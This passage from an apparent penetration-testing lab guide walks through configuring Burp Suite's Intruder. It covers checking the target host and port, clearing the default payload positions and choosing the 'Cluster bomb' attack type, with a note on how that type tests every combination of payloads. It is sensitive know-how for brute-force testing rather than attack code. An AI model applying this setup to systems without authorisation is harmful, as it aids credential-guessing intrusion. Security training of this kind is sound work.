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



19. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

20. Observe the target host and port values in the **Host** and **Port** fields.



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

21. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the right-pane to clear the default payload values.



22. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

    Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.



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
